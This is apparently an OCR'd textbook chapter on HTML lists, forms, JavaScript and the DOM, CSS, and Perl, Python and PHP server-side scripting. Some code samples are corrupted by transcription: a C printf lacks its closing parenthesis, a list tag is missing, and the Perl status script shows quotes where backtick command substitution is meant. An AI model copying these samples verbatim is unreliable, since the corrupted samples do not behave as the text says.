</head>
<body>
<ul>
<li>Alice
<li>Rabbit
<li>Dinah
</ul>

</body>
</html>
```




Figure 27–4: An unordered list

Ordered Lists

Items in an ordered list are preceded by a number indicating the position of the item. The browser chooses the numbers, so you never have to maintain them as you modify the list. Numbers start at 1 at the beginning of each list.

Start the list with <ol>, precede each list item with <li>, and end the list with . The following HTML incorporates an ordered list (with the results shown in Figure 27–5):

```
<html>
<head>
<title>An Ordered List</title>
</head>
<body>
<ol>
<li>Alice
<li>Rabbit
<li>Dinah
</ol>
</body>
</html>
```




Figure 27–5: An ordered list

Descriptive Lists

A *descriptive list* consists of an item name followed by a definition or description. Start the list with <dl>, precede the item name with <dt> and the item definition with <dd>, and end the list with </dl>. The following HTML incorporates a descriptive list (with the results shown in Figure 27–6):

```
<html>
<head>
<title>A Descriptive List</title>
</head>
<body>
<dl>
<dt>Alice
<dd>Alice is the main character in the book.
```

```
<dt>Rabbit
<dd>The Rabbit led Alice down the rabbit hole.
<dt>Dinah
<dd>Dinah was Alice's cat.
</dl>
</body>
</html>
```




Figure 27–6: A descriptive list

Phrase Markup

In page layout it is common to use a distinctive style of type, border, indent, and other typo-graphic features to convey the logical function of document sections and to provide visual discrimination between sections. HTML includes definitions for many logical styles likely to be found in technical documentation, including source code, sample text, keyboard phrases (i.e., something you type), variable phrases (i.e., a generic prototype for information you supply), citation phrases, and typewriter text.

Although HTML includes the definitions for many logical styles, it is up to the browser to display each in a distinctive way Some do, some don't, and what they do depends on the browser. Certain browsers display source code, sample text, keyboard phrases, and typewriter text all in the same typeface, and other phrases in different typefaces. So the text here,

```
<head>
<title>Phrase Markup Examples</title>
</head>
<body>
<code>code - Source code phrase</code><br>
<samp>samp - Sample text or characters</samp><br>
<kbd>kbd - Keyboard phrase</kbd><br>
<var>var - Variable phrase</var><br>
<cite>cite - Citation phrase</cite><br>
<em>em - Emphasized Phrase</em><br>
<strong>strong - Strong Emphasis</strong><br>
</body>
</html>
```

displays as shown in Figure 27–7.




Figure 27–7: Phrase markup

You may also indicate certain typographic features by physical style, such as bold, italic, or typewriter text:

```
<head>
```

```
<title>Physical Style Examples</title>
</head>
<body>
<b>b - Bold Text</b><br>
<i>i - Italic Text</i><br>
<tt>tt - Typewriter Text</tt><br>
</body>
</html>
```

as shown in Figure 27–8.

Figure 27–8: Physical style markup

Preformatted Text

Sometimes you may want to prevent the browser from mangling your document and instead display it just as it appears in your source file. For example, a section of C code, carefully indented and commented, would ordinarily be rendered unreadable by the browser.

The browser will preserve the layout of text enclosed between <pre> and </pre>, including all spaces, tabs, and newlines:

```
<html>
<head>
<title>Preformatted Text Example</title>
</head>
<body>
<pre>

    main()
    {
            printf( "Hello, world\n"
    }

</pre>
</body>
```

as shown in Figure 27–9.

Figure 27–9: Preformatted text

Comments

Comments are introduced with “<!--” and end with “-->”. They are useful for including nondisplayed annotations in HTML source and for temporarily suppressing the display of a section of source.

```
<!-- This is an HTML comment. -->
```

Line Breaks

Because the browser ignores the format or layout of the HTML source file, you must specify line breaks explicitly with the <br> tag. Unlike a paragraph tag (<p>), the line break tag does not add any extra space. The following code,

```
<html>
<head>
<title>Line Break Example</title>
</head>
<body>
peeped into the book her sister was reading, but it had no
conversations in it, 'and what is the use of a book,' thought
Alice 'without pictures or conversation?'
<br>
So she was considering in her own mind (as well as she could,
for the hot day made her feel very sleepy and stupid), whether
the pleasure of making a daisy-chain would be worth the trouble.
</body>
</html>
```

produces the page shown in Figure 27–10.




Figure 27–10: A line break

Horizontal Rules

The <hr> tag produces a break in the text and a horizontal rule the width of the browser's window. Use it to separate document sections.

Forms

A *form* provides a mechanism to collect data from a user viewing your web page. Using a variety of devices such as text boxes, menus, check boxes, and radio buttons, a user can enter data onto the form and click a Submit button to send the data back to a server for processing. Here is an example of an HTML form, and the resulting page is shown in Figure 27–11:

```
<html>
<head>
<title>Forms Example</title>
</head>
<body>
<form>
<input name=name10 type=text value="initial value"> text 1
<input name=name11 type=text> text 2
<input name=name12 type=text> text 3
<hr>
<input name=name2 type=checkbox> checkbox 1
<input name=name2 type=checkbox> checkbox 2
<input name=name2 type=checkbox> checkbox 3
<hr>
<input name=name3 type=radio> radio 1
<input name=name3 type=radio> radio 2
<input name=name3 type=radio> radio 3
<hr>
<select>
<option name=sel1> selection 1
```

```
<option name=sel2> selection 2
<option name=sel3> selection 3
</select>
<hr>
<textarea name=txt1 rows=5 cols=40>
This is default textarea input
</textarea>
<hr>
<input name=sub1 type=submit>
<input name=sub2 type=reset>
</form>
</body>
</html>
```




Figure 27–11: Example of an HTML form

PREV NEXT

JavaScript and the Document Object Model

The JavaScript programming language has had an important role in the evolution of the web since it was developed by Brendan Eich of Netscape and included in the Netscape Navigator 2 browser in late 1995. JavaScript's core script syntax closely resembled Java, so it was named JavaScript when it was released, though it is otherwise unrelated to Java. JavaScript made client-side web applications possible; that is, JavaScript code could be embedded in web pages and would be interpreted by the web browser to do things such as process numbers and modify the contents of HTML forms. The way that JavaScript referenced HTML elements such as forms, links, and anchors as "children" of the document "object," and the way that it handled form inputs as children of their parent form became known as the Document Object Model (DOM) level 0. The DOM, in short, is the specification for how objects in a web page (text, images, headers, links, etc.) are represented. The DOM defines what attributes are associated with each object, and how the objects and attributes can be exposed to scripts for access and manipulation.

In 1996, Netscape passed their JavaScript language to the European Computer Manufacturers Association (ECMA) for standardization. This resulted in the ECMAscript standard. As of 2006, the latest version of JavaScript is version 1.6, which is a superset of ECMAscript-262, Edition 3. JavaScript support in Microsoft's Internet Explorer web browser is actually Microsoft's own extension of JavaScript called JScript.

One major use of web-based JavaScript is to write functions that are embedded in or included from HTML pages and interact with the Document Object Model (DOM) of a web page to perform tasks not possible in HTML alone. Some common examples of JavaScript usage are the following:

- Popping up a new web browser window with programmatic control over the size, position, and "look" of the new window. (Usually JavaScript is used to ensure that menus, toolbars, etc., are not visible on popped-up browser windows.) This usage of JavaScript is sometimes viewed as more of an annoyance than something useful, and web browser plug-ins such as "popup blockers" have sprouted to deal with JavaScript-generated pop-up windows.
- Validating web form input values to make sure that they will be accepted before they are submitted to the web server.
- Changing images as the mouse cursor moves over them, also known as a "mouse-over" effect. This effect is favored by some web page designers to draw a user's attention to important links displayed as graphical elements. Much of this type of functionality can now be achieved-usually more easily-using Cascading Style Sheets, which will be discussed later in this chapter.
- Inserting text and HTML tags dynamically into an HTML page.
- Reacting to events. A JavaScript program can be set to execute when something happens, such as when a page has finished loading or when a user clicks an HTML form element such as a button.

JavaScript support has been a standard feature of most web browsers since the late 90s. JavaScript has gained in importance recently as part the AJAX web application development technique (see *http://en.wikipedia.org/wiki/AJAX*). AJAX (the term is shorthand for Asynchronous JavaScript and XML) has been used to create high-profile web applications such as Google Maps (http://maps.google.com), which seem to be able to blur the distinction between web applications and desktop applications with their high level of interactivity.

Introduction to JavaScript Usage

JavaScript was designed to add interactivity to HTML pages. It is a lightweight scripting language that consists of lines of executable instructions, which are usually embedded directly into HTML pages; these instructions are executed when the HTML page is loaded by a web browser.

The HTML <script> tag is used to insert a JavaScript into an HTML page, as shown in the following

example:

```
<html>
<body>
<script type="text/javascript ">
// JavaScript comments begin with double forward slashes as in C++ and Java.
document.write( "Hello World!" );
</script>
</body>
</html>
```

An HTML file that consists of the preceding code will print *Hello World!* in the web browser window when loaded. In the preceding HTML file, the <script type="text/ javascript"> and </script> tags determine where the JavaScript starts and ends. The only JavaScript instruction in this file, *document.write,* is a standard JavaScript command for directing output to a page, in this case the literal string "Hello World!". The *document.write* instruction is also a simple example of JavaScript's use of the resulting web page's Level 0 DOM, in which the *document* in *document.write* is the HTML document object, and *write* is a built-in method of the document object, a method that "writes" output on the document. The semicolon at the end of lines of JavaScript such as *document.write("Hello World!");* is optional. As in C++ and Java, comments are started using two forward slashes (//).

The use of a variable in JavaScript is demonstrated in the next code fragment. JavaScript supports only three types of simple variables. These are text (string), numeric, and Boolean (true or false). In the example, the variable *str_greeting* is initially assigned the literal string "Hello World!", so *str_greeting* is a string variable.

```
<script type="text/javascript">
var str_greeting = "Hello World!";
document.write( str_greeting);
</script>
```

If we wanted to embed the current date and time in the HTML document, we could use a built-in JavaScript function, *Date(),* as follows:

```
<script type="text/javascript">
document.write( "The current date and time is " + Date())
</script>
```

The "+" operator in JavaScript, used in the preceding code, is designed to allow the easy concatenation of strings of text, such as *"The current date and time is" + Date().*

The following is another simple HTML file with an embedded JavaScript function. Each time this HTML file is loaded by a web browser, one of three image files will be randomly selected and displayed in the browser window using the HTML <img> tag:

```
<html>
<head>
  <title>JavaScript function example #1</title>
   <script type="text/javascript">
   function display_image()
   {
      // Get a random integer between 0 and 2
      var whichImg = Math.round(Math.random() * 2);
      // Create a 3 element string array
      var image = new Array(3)
      // Assumes that the image files named below are in the same directory as
      // this HTML document.
      image[0] = "moose.png"
      image[1] = "squirrel.png"
      image[2] = "mountie.png"
      document. write ( "<center><img src=" + image [whichImg] + "></center>")
   }
   </script>
</head>
<body>
<script type="text/javascript">
   // Call the function that was defined in <head> section.
```

```
   display_image()
</script>
</body>
</html
```

As demonstrated in the preceding HTML file, JavaScripts that contain functions are usually placed in the <head> section of the HTML document to ensure that the script is loaded before the function is called. The function, *display_image(),* that was defined in the <head> section, is called unconditionally in the <body> section of the document each time the document is loaded. The example also demonstrates the use of the *Math.round* and *Math. random* JavaScript built-in functions to generate an appropriate random integer and also the creation and use of an array. You can see that the *document.write(" <img src=" + image[whichImg]+"> ")* statement contains in-line HTML tags to center the randomly selected image file on the rendered web page.

An interactive way to call a JavaScript is demonstrated in the following HTML file. This time, when an HTML form button is pressed by the user, one of three image files will be randomly selected and displayed in the browser window:

```
<html>
<head>
  <title>JavaScript function example #2</title>
  <script type="text/javascript">
  function display_image()
  {
     var whichImg=Math.round(Math.random() * 2);
     var image=new Array(3)
     image[0]="moose.png"
     image[1]="squirrel.png"
     image[2]="mountie.png"
     document. write ( "<center><img src="+image [whichImg]+"></center>")
  }
  </script>
</head>
<body>
<form>
   <input type="button" onclick="javascript:display_image()"
   value="Press to display random image">
</form>
</body>
</html
```

In the preceding example, the form button displayed in the browser window will have the text "Press to display random image" inside it. The *onclick="javascript:display_image()"* instruction is an example of JavaScript being used to respond to a browser event.

JavaScript has the usual complement of arithmetic operators, comparison operators, logical operators, and program flow control structures that other high-level programming languages have. These operators and control structures are very much like their counterparts in C/C++ and Java, reflecting the syntactic heritage of JavaScript. The control structures include conditional selection structures such as if, if-else, if-else if-else, and switch. The control structures also include repetition structures (loops) such as for, while, and do-while. See *http://en.wikipedia.org/wiki/JavaScript_syntax* for a full JavaScript syntax reference.

The Document Object Model

As previously mentioned, the DOM exposes parts of an HTML document as objects to scripting languages such as JavaScript so that they can dynamically access and update the content, structure, and style of HTML documents. The DOM Level 0 is not a W3C recommendation but simply a way to refer to the early JavaScript DOM, which is still used. The DOM Level 1 has been a W3C recommendation since 1998 and is well supported by the major browsers today and is also language-independent. The DOM makes available a number of convenient methods and properties that web programmers can use in their scripts, whether written in JavaScript or other languages. The W3C's DOM Level 1 reference can be found at *http://www.w3.org/TR/REC-DOM-Level-1.*

PREV NEXT

PREV NEXT

Cascading Style Sheets

Style sheets, in the world of HTML, define how HTML elements are displayed by web browsers. Cascading Style Sheets (CSS) were officially introduced by the W3C as part of the HTML 4.0 recommendation in 1997 *(http://www.w3.org/Style/CSS).* The W3C next published CSS level 2 as a Recommendation in May 1998. CSS2 is a superset of CSS1. All major web browsers now support CSS2 to varying degrees of correctness.

Styles were introduced to solve a common problem. HTML tags, as envisioned by Tim Berners-Lee, were originally designed to define the content of a document, rather than its style or layout. They were supposed to define elements such as headers, paragraphs, and tables using tags such as <h1>, <p>, <table>, and others. The presentation style of the rendered web page was left to the browser.

As the two major web browsers in the late '90s, Netscape and Internet Explorer, continued to add their own new HTML tags and attributes (such as the <font> tag and the "color" attribute) to the original HTML specification, it became more and more difficult to create web sites where the content of the HTML documents was clearly separated from the documents' presentation layout. The proliferation of attribute tags to micromanage elements such as font size made HTML code a greater and greater mess and thus made HTML documents harder to debug when necessary. The W3C introduced style sheets to try to solve this problem, i.e., to separate a document's content (structure) from its presentation (style).

Style sheets can offer the added benefit of saving web development time and effort. Styles sheets define how HTML elements are to be displayed, just as tags such as the <font> tag and the color attribute did in HTML 3.2. Styles are normally saved in external .css files. By editing one external style sheet, you can potentially change the appearance and layout of all the pages in your web site. You can define a style for each HTML element you use and then apply it to as many web pages as you wish.

The name Cascading Style Sheets comes from the behavior of multiple styles cascading into one. In addition to external .css files, styles can be specified inside a single HTML element in a document and also inside the <head> section of an HTML page. Multiple external style sheets can be referenced inside a single HTML document. When there is more than one style specified for an HTML element, a set cascading order is followed to choose which style will be used. All the styles will "cascade" into a new "virtual" style sheet according to the following rules, where rule 4 has the highest priority and rule 1 has the lowest priority:

1. Browser default
2. External style sheet
3. Internal style sheet (inside the document <head> section)
4. Inline style (inside an HTML element)

The CSS syntax, a fairly readable syntax, is made up of three fundamental parts: a selector, a property and a value:

```
selector {property: value}
```

The selector is normally the HTML element or tag that you wish to define, the property is the attribute you wish to change, and each property can take a value after the colon. The property and value are surrounded by curly braces. To make style definitions more readable, usually one property is defined per line as in the following example in which we set three property values for the HTML paragraph (<p>) tag:

```
P
{
text-align: left;
color: black;
font-family: helvetica
```

```
}
```

Selectors can be grouped by separating them with commas. In the example that follows, all the HTML header elements are grouped and the text color set to orange:

```
h1, h2, h3, h4, h5, h6
{
color: orange
}
```

Let's look at an actual application of CSS. The following is a group of style definition statements in the CSS syntax. Because of the length, this group of statements will be saved in a separate .css file called *myStyle.css:*

```
p, li, h1, h2, h3
{
font-family: 'Comic Sans', 'sans serif';
}

p, h1, h2, h3, li, hr
{
margin-left: 10 pt ;
}

P, li
{
font-size: 75%;
}

h1, h2, h3, hr
{
color: firebrick;
}
a:link {COLOR: firebrick;}
a:visited {COLOR: firebrick;}
a:active {COLOR: navy;}
a:hover {COLOR: navy;}
a.content:link {COLOR: seashell;}
a.content:visited {COLOR: seashell;}
a.content:active {COLOR: seashell;}
a.content:hover {COLOR: papayawhip;}
```

We want to apply the style sheet definitions in *myStyle.css* to the simple HTML document, *myPage.html,* shown here:

```
<html>
<head>
<title>CSS Example</title>
</head>
<body>
   <h1>This is header 1.</h1>
   <hr>
   <p>This is a paragraph.
   <p>This is a second paragraph.
   <hr>
   <h2>This is header 2, followed by two lists.</h2>
   <ol>
      <li> <a href=http://foo.com>Link to home page</a>
      <li> <a href=http://bar.com>Link to last page</a>
   </ol>
   <ul>
      <li> Item 1
      <li> Item 2
   </ul>
</body>
```

```
</html>
```

When the plain *myPage.html* is loaded into a web browser, it looks like Figure 27–12.




Figure 27–12: myPage.html with CSS not applied

To apply the style sheet definitions in the external file *myStyle.css* to *myPage.html,* the <link> tag needs to be used in the <head> section of *myPage.html* as follows, to link to the style sheet file. This is assuming that *myStyle.css* and *myPage.html* are saved to the same directory:

```
<head>
<title>CSS Example</title>
<link rel="stylesheet" type="text/css"
href="myStyle.css" />
</head>
```

When the web browser loads *myPage.html,* it will read the style definitions from *myStyle. css* and apply the definitions to *myPage.html.* With the <link> to *myStyle.css* included in the <head> section, *myPage.html* now looks like Figure 27–13 when loaded into a browser.

Figure 27–13: myPage.html with CSS applied

Most noticeably, the style sheet has altered the font family and color of the text in this HTML document. The left margin has also been increased. What is not shown in the screen shot is the effect that the style sheet has on hypertext links created using the anchor tag (<a href=…). A portion of the style sheet that affects the color of hypertext links is shown here:

```
a:link {COLOR: firebrick;}
a:visited {COLOR: firebrick;}
a:active {COLOR: navy;}
a:hover {COLOR: navy;}
```

Using these definitions, link text will normally be rendered in the firebrick color, but when the user moves the mouse cursor over a link, it changes color to navy; some consider this interactive link color changing to be an increase in usability More important, by <link>'ing to *myStyle.css* from multiple HTML files, a web site can achieve a consistent look and feel without much work.

PREV NEXT

PREV NEXT

Server-Side Web Applications

Earlier in this chapter, JavaScript was presented as a method for developing client-side web applications, applications that are interpreted and executed by the web browser. Server-side web applications are also accessed using a web browser. However, instead of the web browser executing the program, a server-side web application is executed by the web server that is serving the web pages. Here, we are talking about web servers as defined in Chapter 16, such as the Apache Web Server. This section will discuss two server-side web application technologies: CGI and PHP.

The Common Gateway Interface

Common Gateway Interface (CGI) programs, which have had a large role in enabling the web to become the massive data warehouse it has become today, are an example of serverside web applications. On the web, CGI is used to interface external programs with a web server. A CGI program that is called from a web page is executed by the web server, and the CGI program's output, which usually includes dynamically generated HTML code, is served by the web server back to the requesting web browser. CGI programs are often used for applications that use a database to store data, data that can be entered or queried by filling out web forms; CGI programs usually generate the web forms and parse/validate the data before they are sent to a database management system. Simple CGI programs also function as web page hit counters that display the number of visits to a page and web site guest books. More sophisticated CGI programs are used to run applications such as Wikis, web-based e-mail clients, and e-commerce shopping carts.

CGI programs can be written in any programming language that understands UNIX-style standard input and output and which can access system environment variables; these languages include compiled high-level languages such as C and C++. But most commonly, CGI programs have been written in interpreted languages such as (k)sh, Perl, and Python. Perl has been particularly popular as a CGI language because of its rich and powerful built-in text parsing capabilities. Because they are interpreted languages, programs written in Perl and Python can be prototyped (written and tested) relatively quickly without an intermediate compile step; this is another reason why these languages have been widely used for CGI work. (See Chapters 22 and 23 for more information on Perl and Python, respectively.) This section will provide some simple examples that give a glimpse of what is possible with CGI programs written in Perl and Python.

We will begin with a simple "Hello World" CGI script written in Perl:

```
#!/usr/bin/perl -wT
print "Content-type: text/html\n\n";
print "<html><head><title>Hello World</title></head>\n";
print "<body>\n";
print "<h2>Hello, world!</h2>\n";
print "</body></html>\n";
```

Like all Perl scripts, this script begins with *#!*, which indicates that this is a script. The next part, */usr/bin/perl,* is the location (or path) of the Perl interpreter on the web server's machine. The final part contains optional flags for the Perl interpreter. Warnings are enabled by the **-w** flag. Special user input taint checking is enabled by the **-T** flag. These flags help to create more secure Perl scripts, and their use in almost every Perl CGI script is a good habit to get into.

This CGI script is going to generate an HTML page, so the first print command on the second line, *print "Content-type: text/html\n\n";,* is needed before anything else is printed. This is a content-type header that tells the receiving web browser what sort of data it is about to receive, in this case, an HTML document. The script then needs to print out all of the HTML that you want to display in the visitor's browser, so print statements are included for every line of HTML. The next step is to save this file to a CGI script directory that your web server recognizes (see Chapter 16 for Apache CGI support) and adjust the file permissions to make it world-readable and world-executable (typically with **chmod *755 filename***). If you consult your web server/system administration, they may be able to configure the web server to execute your CGI scripts from your *~/public_html/cgi-bin* directory The usual

convention is to give the file a *.cgi* filename extension. When the CGI script is loaded by your web browser, you should see *"Hello, world!"* displayed in a H2-size HTML header.

Perl's CGI.pm Module

One of Perl's most attractive features is a large library of add-on modules, collections of reusable prewritten code that can save programmers the time and trouble of reinventing the wheel. One of these add-on modules is the CGI.pm module that has been part of the Perl standard library for some time. CGI.pm has a number of useful functions and features for writing CGI programs, and its use is preferred by the Perl community Here is the Hello World CGI script again, this time using *CGI.pm:*

```
#!/usr/bin/perl -wT
use CGI qw (:standard);
print header;
print start_html("Hello World");
print "<h2>Hello, world!</h2>\n";
print end_html;
```

The second line of the script-*use CGI qw(:standard);*-includes the CGI.pm module before any other code. The *qw(:standard)* part of this line indicates that we're importing the "standard" set of functions from CGI.pm.

CGI.pm has important uses, including a number of functions that serve as HTML shortcuts. The functions that we see in the script are *header, start_html(),* and *end_html* The header function prints out the *"Content-type"* header. The *start_html()* function prints out the <html>, <head>, <title>, and <body> tags. It can also accept several optional arguments, including the page title argument, for example, *print start_html("Hello World");.* The *end_ html* function prints out the closing HTML tags: </body></html>. By reducing the number of HTML tags that have to be included in the print statements, these CGI.pm functions have at least made the script easier to read.

The next simple Perl CGI script may be useful for a system administrator wishing to monitor a server's status remotely using a web browser. (Such a script would be for the administrator's use only, since it can make system information available to the wrong people. The administrator would do well to password-protect this script.)

```
#!/usr/bin/perl -w
use CGI qw(:standard);
$host=$ENV{HTTP_HOST};
$uptime="uptime";
$w='w -s -h';
print header;
print start_html("$host Status");
print "<h1>What's happening on $host</h1>";
print "$uptime";
print "<hr>";
print "<pre>$w</pre>";
print end_html;
```

The script uses UNIX command substitution to assign the text output of the *uptime* and *w* commands to the variables *$uptime* and *$w,* respectively The script later prints the contents of *$uptime* and *$w* to show a web page that contains information on how long the web server machine has been running, the load on the machine, which users are currently logged in, and what those users are doing. In the third line of the script, *$host=$ENV{HTTP_ HOST},* the system environment variable *HTTP_HOST* is accessed and its value assigned the variable *$host. HTTP_HOST* contains the hostname of the web server machine. The web server sends a series of environment variables to every CGI program it runs. Your CGI program can parse these variables and use the values they contain. Environment variables are stored in a Perl hash named *%ENV.*

CGI with HTML Forms

A common form of CGI programming handles interaction between user input in an HTML form and a database. HTML forms consist of several input fields, each with a key identifier, and also a submit

button that sends the data in a query string that is parsed by a CGI program. The following is a sample CGI program written in Python:

```
#!/usr/bin/python
import cgi
# Required header that tells the browser how to render the HTML.
print "Content-Type: text/html\n\n"
# Define function to generate HTML form.
def generate_form():
    print "<HTML>\n"
    print "<HEAD>\n"
    print "\t<TITLE>Info Form</TITLE>\n"
    print "</HEAD>\n"
    print "<BODY BGCOLOR=white>\n"
    print "\t<H3>Please, enter your name and age.</H3>\n"
    print "\t<TABLE BORDER=0>\n"
    print "\t\t<FORM METHOD=post ACTION=\
    \"python_cgi_demo.cgi\">\n"
    print "\t\t<TR><TH>Name:</TH><TD><INPUT type=text \
    name=\"name\" ></TD><TR>\n"
    print "\t\t<TR><TH>Age:</TH><TD><INPUT type=text name=\
    \"age\" ></TD></TR>\n"
    print "\t</TABLE>\n"
    print "\t<INPUT TYPE=hidden NAME=\"action\" VALUE=\
    \"display\">\n"
    print "\t<INPUT TYPE=submit VALUE=\"Enter\">\n"
    print "\t</FORM>\n"
    print "</BODY>\n"
    print "</HTML>\n"

# Define function display data.
def display_data(name, age):
    print "<HTML>\n"
    print "<HEAD>\n"
    print "\t<TITLE>Info Form</TITLE>\n"
    print "</HEAD>\n"
    print "<BODY BGCOLOR=white>\n"
    print name,", you are", age, "years old."
    print "</BODY>\n"
    print "</HTML>\n"

# Define main function.
def main():
    form=cgi.FieldStorage()
    if (form.has_key("action") and form.has_key("name") \
    and form.has_key("age")):
             if (form["action"].value == "display"):
                display_data(form["name"].value, form["age"].value)
    else:
             generate_form()

# Call main function.
main()
```

Python also has a standard CGI module that is imported in the second line of this program. Most of this program's work is done by two Python functions: *generate_form(),* which mainly prints HTML tags to generate a web page containing the HTML form, and *display_data(),* which generates a web page that simply displays the data (*name* and *age*) that were entered in the form.

If you save this script as *python_cgi_demo.cgi* to a valid web server CGI directory, make it executable (with **chmod 755 python_cgi_demo.cgi**), and access it using a web browser, the web server will execute the script and produce an HTML form page like the one shown in Figure 27–14.

Figure 27–14: Python CGI form

Usually, data that is entered in a CGI-generated form like this will be parsed, validated, and passed-in the form of a query-to a database. In this example, when the form's Enter button is pressed, the name and age variables are passed to the *display_data()* function to be displayed in a separate web page.

CGI Overhead and Security

A limitation of CGI, which has been recognized from the beginning of CGI use on the web, is the problem of CGI overhead. CGI overhead is a consequence of HTTP being a stateless protocol, which means that a separate CGI process must be initialized for every "hit" from a browser. With very popular web sites, hundreds or thousands of CGI script instances consuming CPU time and memory would quickly bog down the web server machine. Also, when interpreted languages such as Perl and Python are used, there is the performance overhead of the CGI program's interpreter having to initialize each time the script is called.

Work-arounds for CGI overhead do exist. There is FastCGI *(http://www.fastcgi.com),* which does not create a new process for every CGI script request but instead uses a single persistent process to handle many requests. Another approach used to deal with CGI overhead for scripting languages is to embed the interpreter directly into the web server as a module, so that scripts can be executed without creating a new process. The Apache web server has a number of these interpreter modules, including mod_perl *(http://perl.apache.org)* and mod_python *(http://www.modpython.org).* These web server interpreter modules allow CGI scripts to run many times faster than the traditional CGI facility

Unfortunately, CGI programs have the demonstrated potential to create large security holes in web server hosting systems. If they are carelessly programmed, they may allow people with malicious intent on the web to enter UNIX commands into CGI-processed forms and have these commands executed on your web server machine. There are rules of thumb that you should heed when writing CGI programs to make them as safe as possible:

1. Avoid giving out too much information about your web site and server host.
2. If coding in a compiled language like C, avoid making assumptions about the size of user input.
3. Never pass unchecked remote user input (such as data typed into HTML forms) to a shell command.

PHP: Hypertext Preprocessor

Another well-known server-side scripting language is PHP. Chapter 16 discussed the process of compiling and configuring the PHP interpreter module for Apache. This section will look more closely at the PHP language. PHP began life as a set of Perl scripts and was released as Personal Home Page, a full-fledged, interpreted web scripting language in June 1995 by Rasmus Lerdorf. In 1998, when PHP Version 3 gained attention in the web development community, PHP had become an acronym for PHP: Hypertext Preprocessor. The new development team, led by Zeev Suraski and Andi Gutmans, two Israeli developers at the Technion-Israel Institute of Technology, released PHP 4 in 2000 and PHP 5, which included many feature enhancements, in 2004. PHP is one of the most popular programming languages for implementing web sites, with reportedly over 20 million Internet domains using it. Because of its ease of use compared to Perl and Python, PHP is most often the "P" in LAMP (Linux, Apache, MySQL, Perl/Python/PHP), a prominent group of technologies that have been used together to create web applications such as content management systems, wikis, and online stores (see the later subsection "PHP and MySQL").

PHP was originally designed for server-side applications in conjunction with a web server. This is in contrast with languages such as Perl and Python, which were meant to be general-purpose languages. So, while PHP scripts can be executed by the web server using the CGI mechanism, they are more often executed through a PHP interpreter module in the web server. Moreover, unlike Perl or Python CGI scripts, PHP language instructions and routines are inserted into HTML documents using special delimiting tags, as is done with JavaScript programs.

PHP, in its syntax, resembles C/C++, Perl, Java, and JavaScript, sharing the same basic set of arithmetic, assignment, comparison, and logical operators as these languages, as well as the same basic set of control structures, such as if-else and loops. PHP has associative arrays (hashes) like Perl and Python and has object-oriented programming features. This tends to ease the learning of PHP for programmers with experience in other scripting languages. Like Perl, PHP uses flexibly typed variables, prefixed with a "$" and able to hold any data type you wish. For a full PHP language reference, see *http://www.php.net/manual/en/langref.php*.

In Chapter 16, a simple PHP "Hello World" example was shown that incorporated the useful *phpinfo()* function (see Chapter 16, Figure 16–5). Here is another PHP example:

```
<html>
<head><title>A Simple PHP Script</title></head>
<body>
<h1>A Simple PHP Script</h1>
<p>Welcome, Internet user from IP address
<?php
   $remote_ip=$_SERVER['REMOTE_ADDR'];
   print $remote_ip;
?>.
<p>Make yourself at home.
</body>
</html>
```

This PHP "program" is an HTML file with a couple of lines of PHP embedded in it between the <?php and ?> delimiting tags. In the PHP block, the variable *$remote_ip* is assigned the value of the CGI environment variable *REMOTE_ADDR,* which is part of the built-in PHP "autoglobal" array, *$_SERVER. REMOTE_ADDR* holds the numeric IP address of the web browser host. Next, the PHP *print* command is executed to print the value of *$remote_ip* to the standard output. The output from the *print* command is included in-line into the surrounding HTML code. As in Perl, C/C++, and Java, semicolons are required at the end of PHP statements.

If your web server's PHP interpreter module is set up as shown in Chapter 16, this HTML file will be scanned for PHP code if it has a *.php* file extension. Unlike CGI scripts, which must be saved to specific CGI-BIN directories that the web server looks in, *.php* files can be saved anywhere under the web server's document root. Also, since *.php* files are essentially HTML files, they do not need execute permissions as CGI scripts do; *.php* files do, however, need to be made readable by the web server process owner, which is typically nobody or apache on UNIX web server systems. When loaded by a web browser, the page should look like Figure 27–15.

Figure 27–15: Remote IP detection with PHP

